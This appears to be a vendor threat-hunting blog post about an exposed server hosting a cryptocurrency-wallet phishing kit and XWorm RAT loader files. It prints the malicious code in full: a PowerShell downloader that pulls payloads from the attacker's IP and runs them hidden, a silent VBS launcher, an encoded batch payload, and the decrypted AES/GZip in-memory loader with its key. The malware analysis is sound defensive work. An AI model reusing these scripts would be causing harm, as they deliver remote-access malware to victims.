

The Accidental Malware Repository: Hunting & Collecting Malware Via Open Directories (Part 1)

Published: 2024-02-01 · Archived: 2026-04-05 13:08:29 UTC

TABLE OF CONTENTS

[Did You Know?What Else Can I Find?](#)

This post will serve as the first in a long series of articles on using the platform to identify malicious infrastructure and hunt across the open internet for malware, phishing pages, and whatever else may pose harm to the networks we defend.

For our initial blog in this hunting workshop, we'll leave our territory and peruse an open directory containing a phishing site, which also happens to be hosting the XWorm RAT.

Did You Know?

You can [find open directories](#) across a network of over 5,000 sources, enabling you to quickly pinpoint specific file names, sandbox results for hosted malware samples, exposed shell history, and more with a single click. If you haven't already, apply for an account and give the Hunt platform a try.




Figure 1: Hunt Open Directory Feature

One of our budding researchers discovered the IP address 65.1.224[.]214:80 while collecting intelligence on servers hosting malicious software. Digging deeper into the open directory, we see some interestingly named files, including a sub-directory titled "/We."




Figure 2: Suspect Open Dir

*You can download and obtain a file hash or see what other servers host the same file by clicking one of the buttons under "Actions."

For the eagle-eyed reader, you may have noticed that Hunt detects the lazily named "PowerShell.ps1" as the XWorm RAT. We'll take a look at that file, as well as the others, later. For now, let's check out the /We directory.

File name	File Size	Actions	Tags	System Tag	Malware Tags	Last seen	First Seen
/We/							15 files
→ BlockChain_Login.html	-					6 days ago	6 days ago
→ BlockChain_Login.php	-					6 days ago	6 days ago
→ Device_Verifcation.html	-					6 days ago	6 days ago
→ bg-pattern.svg	-					6 days ago	6 days ago
→ computer.png	-					6 days ago	6 days ago
→ exchange.svg	-					6 days ago	6 days ago
→ images/	-					6 days ago	6 days ago
→ bg-pattern.svg	-					6 days ago	6 days ago
→ computer.png	-					6 days ago	6 days ago
→ exchange.svg	-					6 days ago	6 days ago
→ logo.svg	-					6 days ago	6 days ago
→ wallet.svg	-					6 days ago	6 days ago
→ import your account.html	-					6 days ago	6 days ago
→ import your account.php	-					6 days ago	6 days ago
→ logo.svg	-					6 days ago	6 days ago
→ wallet.svg	-					6 days ago	6 days ago
/2.bat	272.78 KB				XWorm	6 days ago	6 days ago
/Downloader.bat	449 bytes					6 days ago	6 days ago
/PowerShell.ps1	709 bytes				XWorm	6 days ago	6 days ago
/start.vbs	588 bytes					6 days ago	6 days ago
/test.bat	294 bytes					6 days ago	6 days ago
/testing.php	274 bytes					6 days ago	6 days ago

Figure 3: File contents of the /We directory

The folder contains several files, including images, an image folder, and HTML & PHP pages. Files titled "BlockChain_Login" and "Device_Verification" lead us to believe that whoever is controlling this server is attempting to phish user credentials, posing as the legitimate site, likely for the theft of digital currency.

Let's take a look at the malicious login page.




Figure 4: Spoofed Login Page




Figure 5: Legitimate Login Page

If you've [investigated phishing pages](#) before, the malicious login page is often a carbon copy of the legitimate site, with limited functionality outside of capturing credentials on login.

If we refer back to the /We folder, there are files for the "Import Your Account" button. Clicking on the button reveals an additional attempt to steal the user's recovery phrase.




Figure 6: Attempt To Steal Private Key Phrase

So far, some web pages are attempting to spoof a digital currency financial services company. Interesting and worth reporting (hopefully, your users aren't trading currency on the company network), but the multiple .bat, .vbs, and .ps1 files may really pique your interest.




Figure 7: Batch File Which Initiates Execution

While a thorough analysis of the files themselves is outside the scope of this post, Downloader.bat, void of any obfuscation, downloads the PowerShell script we saw earlier.

```

/PowerShell.ps1
$Url1 = 'http://65.1.224.214/2.bat'
$Destination1 = Join-Path $env:TEMP '2.bat'
(New-Object System.Net.WebClient).DownloadFile($Url1, $Destination1)

$Url2 = 'http://65.1.224.214/start.vbs'
$Destination2 = Join-Path $env:TEMP 'start.vbs'
(New-Object System.Net.WebClient).DownloadFile($Url2, $Destination2)

if (-not (Test-Path $Destination1) -or -not (Test-Path $Destination2)) {
    Write-Host "Files not downloaded successfully."
} else {
    Write-Host "Files downloaded successfully."

    Start-Sleep -Seconds 5 # Wait for 5 seconds

    # Execute the downloaded files using wscript.exe in hidden window
    Start-Process wscript.exe -ArgumentList $Destination2 -WindowStyle Hidden
}

```

Figure 8: PowerShell Script To Download .bat & .vbs files

The script, thoughtfully written with comments, downloads two files and checks if the documents already exist on the victim machine; if not, it executes the VBS file from a hidden window.

```

/start.vbs
Set objFSO = CreateObject("Scripting.FileSystemObject")
strTempPath = objFSO.GetSpecialFolder(2) ' 2 represents the TEMP folder

' Specify the filename to search for
strFileName = "2.bat"

' Combine the TEMP path with the filename
strFilePath = objFSO.BuildPath(strTempPath, strFileName)

' Check if the file exists
If objFSO.FileExists(strFilePath) Then
    ' File found, now execute it silently
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run strFilePath, 0, False
    Set objShell = Nothing
Else
    ' File not found
End If

Set objFSO = Nothing

```

Figure 9: Malicious VBS File

Again, the visual basic file checks if the 2.bat file is on the victim host and, if so, runs the file silently.

/2.bat

Open in bulk extractor



```
@echo off
:: @Z9Mmgik_CASH_bPLBqWpy2+R8FvBtUNLjy_CASH_/67_CASH_/R_CASH_/_CASH_b4CpniW2FJk2usy00B43Dcso9_CASH_b
c6h1tN92QlJqk_CASH_/45DNXL12z1LyuR8Vkt+VTu57xL_CASH_bofJD2HdLTp_CASH_/LgDhqUelcN7g7c6nfmJSPYUe_CASH
_b4v3AU_CASH_b0dwfJMj20Htn5rzB108kk7sSMut+Q30L4p3NPTwyyCZ7DPEGoDYyh_CASH_/ecxAKFGwZnd9iNpRti_CASH_aI
nhKVWUKLZrHsDuov0Z8_CASH_b_CASH_b0LuIMBV5uXXjWYd2DcEPm18LNk2i0M_CASH_/Rj03zUJsZCrVzmSIImnZuMjVPCo5eV_
CASH_bMVyE7EDc0_CASH_a_CASH_bK6jS3r06sHDr_CASH_bC5UJ_CASH_bY5kYE73r7w5+S_CASH_/2vT_CASH_ajsDStfU1nmd
_CASH_aC_CASH_a05dITVduA17vUSmdenGRBs7u_CASH_/sz9Tn_CASH_bA5Xv_CASH_a50Cf7ySBzIupTVLcniH7i1DfnhRsK0s
LT5edDA85p_CASH_/L1ynEu_CASH_bPAtyDdQ2vyJ6DkEu51H3V+h5cF3ZBt5sCE_CASH_bV8A+YhNdY+Zwk_CASH_akU10MVS_C
ASH_/Eiqywtv06TTLymHhYZUCuQQSw6q74S5tYynL_CASH_/PTYF5eTu56tvdoI98YCyWlBmG3Mn_CASH_b_CASH_/37T1rXggXy
hB1wAwnkijAN_CASH_/e_CASH_bYOKTmyrxOP8WmLSzL_CASH_awd04mP1SdsCctxpJt_CASH_a2xVnT2N+7GLZCDBL6M7_CASH_
a_CASH_/W9o0kH5hh5_CASH_/6LttUtR063inPY0SgL3AW4XWit5H3LPckCkKRGCf6cEi+T9zUWVBNDxfPwt0NQy1yx8y4HrR
Ycc_CASH_/iAH0UEvyVJuchdL_CASH_/92nLXW_CASH_/IeHyi_CASH_/0U0mhIYqgZC3P7mLthVqMZFe5RK5L_CASH_/d3l08qN
Sd0lyEKuhzYHU_CASH_bhnhNd3wtkJCnUVV0IVNNUvTqYLePnsiGiUpZKY0L1AIB_CASH_byrDWBng5_CASH_b453kH0l3Wewfx
5W1Srk2DIm3uDsE10+UmZADA2ipp3FZ2Cv_CASH_a_CASH_aT1wnQy1wxjVJVivsCQC+GD2AEU+0efvFzZynVdTl9S0Y_CASH_
b4L2oW8Tjw_CASH_bMIacEmU8l02HmYsR_CASH_/txiYV7EJ1jy4ucn2jYN6mp28Z_CASH_auhMm_CASH_/LvIYQID6XhU1Y0zjs
5E5wdPqvqje_CASH_aw9_CASH_aCsVnudDzr6p4t_CASH_/SD_CASH_bsZyk3GcFqxZdQdS7ntQMgBGFYjPS7qguwT6_CASH_/
CASH_/0Nd34ZuTfLxKfUDc8Qc2ppqDtm02H+_CASH_/n_CASH_adlImH_CASH_akiuU_CASH_/_CASH_bpHDTPI9iR8f4eQu0Z
Rj2tZfUwo_CASH_aVqoLHoQ0yqtBEECI6ZJS21JfWzES1oxv4LZ61xfuRkr6UhnNqjQ5H4M82tqkt33_CASH_bNym7qonphjLDVi
+6xzNS0rswNuWcI6IRcIdvsEcff5sXT4PsN1UYuEPKK1oMeF0mVYSqrAKTCHDsKoHwXBmnFg_CASH_bdsVRysxlikZjk9mB8mTR
iZ0pu1_CASH_/PQwJuu4I9y0HsPm+6sink6D2+Bd6TYfM+cNLYJ7_CASH_/uvfiomAuX++HqG_CASH_ak_CASH_/Zjq30B_CASH
_a0pf3_CASH_aBWPxn1w_CASH_bxzK99_CASH_bLrmtMJyMvDajxfH87KwtlBX+MRI4mTK04mh7QKrW+h00Jq0pUvKRTtkv3dCt
Ag+ZTMDxouo6pk5eK69IgoLPIgnC_CASH_/8kEU4RDSYpyjcbMwQlpdx94TqefCHSETH_CASH_bXwMoe8KRHzhJYGvQoB8YHB4m
oywgLod6MDCUUYCEuFTigXNR9FGRUiLRK5Ahy1vG3IUPtsBu860UsRQyF_CASH_b_CASH_/TxSy+_CASH_/+lcD80iUH7KL3SvH
UmdRTfVQB78Y2BG1Q2mx+AYqUcgQXB4Pjy_CASH_/3Fv7HLNxyHY6j6tv4pRR1MSqogyEHZvLq0L_CASH_/Qc+Hp_CASH_/+NSCO
fkj78rIuQBtLFy_CASH_aV2_CASH_a_CASH_aEuHIXwuLRCJNHj6gC61cS6jW_CASH_b0_CASH_/CZTP182iDDCE600hHyvi_CAS
H_b90EUWABPUher_CASH_/IKAMDRRRg+0Q10G2030+gFLUnKRK1Zi_CASH_bnH1_CASH_aIrtuZ+_CASH_/4MLu44kq9Mxqfs4h
hQwHWkU_CASH_aH6Q09BAK3RmZEyLt6_CASH_/_CASH_ahMMEhH0n_CASH_aXN1_CASH_b333g0F0qpQfA5EWF13ps9Ji0qIAhi
piFK_CASH_buwJNNneuM1jh_CASH_/C_CASH_bCMLG6H6YHFC_CASH_bx20DkLln9XxwLvJ_CASH_atvXTHQkX9nB5xtznenmd0YD
0oAtJqCVVrQ0VkJX70EeW7K_CASH_/OIInXfzyMLeYzVn2kI_CASH_/u17pgSmWhf3D+2tfpgP2ocM3j05uwUGWBTsugVV9zL5Um
n_CASH_/oF79E7IPAPCS6jNDwLmS73H0krzgz5Z5w3L9GEKQ2A4rihvzADBEIcz8IctQX4EL_CASH_/KxExt9nHl_CASH_aBgFhx
P55r6UjpiyWR_CASH_bR_CASH_aTYvNgHuYpCWMi_CASH_bq4PP+CSl4etMEtDE6NDEGL3Hmkx8KK61UDT08vV0HwJ3Y3A6rAMLW
9M2k_CASH_b6iWcC9vq74h+_CASH_bq3ljDsgLS4YdTMZYIVu2Cx0P9hWqI1gzeU5yjILNH_CASH_/il+1nh4xFF4KJ_CASH_bfM
sDC+I5mQoM_CASH_aKDrclBrSjdm7C68RkLB3h_CASH_/A0xLw7+CMZsNd7WLTl54R2wBqfNq1lWlqZ4ppq5n2QZ5toprUtLD
zfwVuTufvVhu1xEAZANrzoep1w_CASH_bvK0CpDV8K_CASH_/_CASH_bmm9F2RgDt4lIckGF35vkYh307mZ_CASH_bvKmbKp612
UYCAEpjCe1qfKwfsBoGpYIiWhRqzQ_CASH_b97zf_CASH_bzNymo3W9lmtK_CASH_/Km1EZ3xq_CASH_aDerTvwu0inc4SvosY_
CASH_b5fhQqAveJHLXxx1YsPwPptv_CASH_aAFzqLJqtF_CASH_/HzF48rg_CASH_aG8qIoh3LIE NLZyZs_CASH_/0s3_CASH_az
qnkuClZ3KdLdw3Cq4mq_CASH_bdPkBg6IC2k517gtpAKqSFRSEsCRldz0r6guQ5WLyrm44Bspgdzyqkh_CASH_bxQqLTEjduk3X8
k4p_CASH_/Z5SZ_CASH_/lejv+hdp+n_CASH_/Tf+tr6B+8_CASH_/9w5lIH08+U5BTFFVnHW8+cI4QwMAhvuK4UwA94_CASH_/r
```

Figure 10: Encoded Batch File

2.bat, when executed, drops a file named 2.bat.exe in the %TEMP% folder. Luckily, the decryption key can be found within the code, and decompression is trivial.

```

"2.bat.exe" -nopprofile -windowstyle hidden -ep bypass -command $CASH_IPyo0 = [System.IO.File]::('txtellAdaeR' - 1.. - 11) - join ''|'C:
\Users\admin\AppData\Local\Temp\2.bat').Split([Environment]::NewLine);
foreach ($CASH_ealtD in $CASH_IPyo0) {
    if ($CASH_ealtD.StartsWith(': @')) {
        $CASH_tFaol = $CASH_ealtD.Substring(4);
        break;
    };
};
$CASH_tFaol = [System.Text.RegularExpressions.Regex]::Replace($CASH_tFaol, '_CASH_', '');
$CASH_epUJg = [System.Convert]::('gnirtS46esaBmorF' - 1.. - 16) - join ''|($CASH_tFaol);
$CASH_pFavC = New - Object System.Security.Cryptography.AesManaged;
$CASH_pFavC.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$CASH_pFavC.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$CASH_pFavC.Key = [System.Convert]::('gnirtS46esaBmorF' - 1.. - 16) - join ''|('G2+ND0tWjdlL46CgERPNmo8kh1a1My0qIv0PvKsrWA=');
$CASH_pFavC.IV = [System.Convert]::('gnirtS46esaBmorF' - 1.. - 16) - join ''|('SIgM6x0uLV8mV1kzrCEvg=');
$CASH_traoF = $CASH_pFavC.CreateDecryptor();
$CASH_epUJg = $CASH_traoF.TransformFinalBlock($CASH_epUJg, 0, $CASH_epUJg.Length);
$CASH_traoF.Dispose();
$CASH_pFavC.Dispose();
$CASH_Sj0e0 = New - Object System.IO.MemoryStream, $CASH_epUJg);
$CASH_DLltn = New - Object System.IO.MemoryStream;
$CASH_VzeZp = New - Object System.IO.Compression.GZipStream($CASH_Sj0e0, [IO.Compression.CompressionMode]::Decompress);
$CASH_VzeZp.CopyTo($CASH_DLltn);
$CASH_VzeZp.Dispose();
$CASH_Sj0e0.Dispose();
$CASH_DLltn.Dispose();
$CASH_epUJg = $CASH_DLltn.ToArray();
$CASH_JzG0p = [System.Reflection.Assembly]::('daol' - 1.. - 4) - join ''|($CASH_epUJg);
$CASH_PUNAS = $CASH_JzG0p.EntryPoint;
$CASH_PUNAS.Invoke($null, 1, [string[]] (''))

```

Figure 11: Decompressed & Decrypted Code

What Else Can I Find?

Short answer: just about anything you can think of. We constantly scan and update our database of open directories and their associated files, ensuring the most up-to-date information for defenders and researchers looking to analyze malicious samples and thwart actors attempting to damage their reputations.

As we progress in this series, we'll dive deeper into how Hunt can assist in hunting for the next significant threat, keeping our networks and brands safer one blog at a time.

Found something interesting using the Open Directories feature, please share it on X (Twitter), LinkedIn, or Mastodon.

Source: <https://hunt.io/blog/hunting-and-collecting-malware-via-open-directories-part-1>